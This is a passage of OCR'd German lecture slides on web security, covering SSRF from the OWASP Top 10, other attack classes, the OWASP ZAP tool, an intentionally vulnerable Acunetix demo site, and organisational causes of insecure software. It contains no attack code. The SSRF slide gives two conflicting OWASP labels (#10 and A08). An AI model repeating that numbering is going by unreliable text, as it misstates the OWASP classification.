dass bis zu 30.000 Systeme infiltriert werden konnten. Faktisch wurde also die Schadsoftware distributiert.

Bots die Lagebestände von Angeboten leerkaufen können und diese dann woanders anbieten.

#10:2021 Server Side Request Forgery

A08:2021-Server Side Request Forgery

Ungeprüftes Ausführen von einer vom Benutzer angegebenen Quelle



https://appcheck-ng.com/server-side-request-forgery-ssrf/

Sicherheit


Umfang der Vorlesung

- Wir haben die Top10 der Sicherheitslücken betrachtet

Andere Sicherheitsprobleme:

- Clickjacking
- Denial of Service (DoS)
- Insufficient Anti-automation
- Malicious File Execution
- Cross Frame Scripting (XFS)
- Cross Site Tracing
- Cross Site Cooking
- …

Sicherheit




OWASP Zed Attack Proxy (ZAP)

The world's most popular free web security tool, actively maintained by a dedicated international team of volunteers.

https://owasp.org/www-project-zap/

Quick Start Guide | Download now



http://testphp.vulnweb.com/

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art
go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

welcome to our page

Test site for Acunetix WVS.

About Us | Privacy Policy | Contact Us | Shop | HTTP Parameter Pollution | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Sicherheit

Grundsätzliche Probleme bei der Entwicklung

- Es wird nicht von Beginn an auf Sicherheit geachtet
  - > Start der Applikation als „kleines Projekt“
    - Sicherheit ist (scheinbar) unnötig
  - > Die Applikation gewinnt an Nutzern und etabliert sich
  - > Kein Sicherheitskonzept vorhanden!
- Häufig wird Sicherheit eher als Feature betrachtet
  - > „Ohne Blick auf Sicherheit können wir das Produkt billiger/früher releasen“
  - > „Niemand bezahlt für Sicherheit“

Unterschied zu anderer Software (z.B. Java-Applikation)

- Das Produkt ist oft online, jeder hat Zugriff darauf

Passend: http://www.commitstrip.com/en/2017/06/19/security-too-expensive-try-a-hack/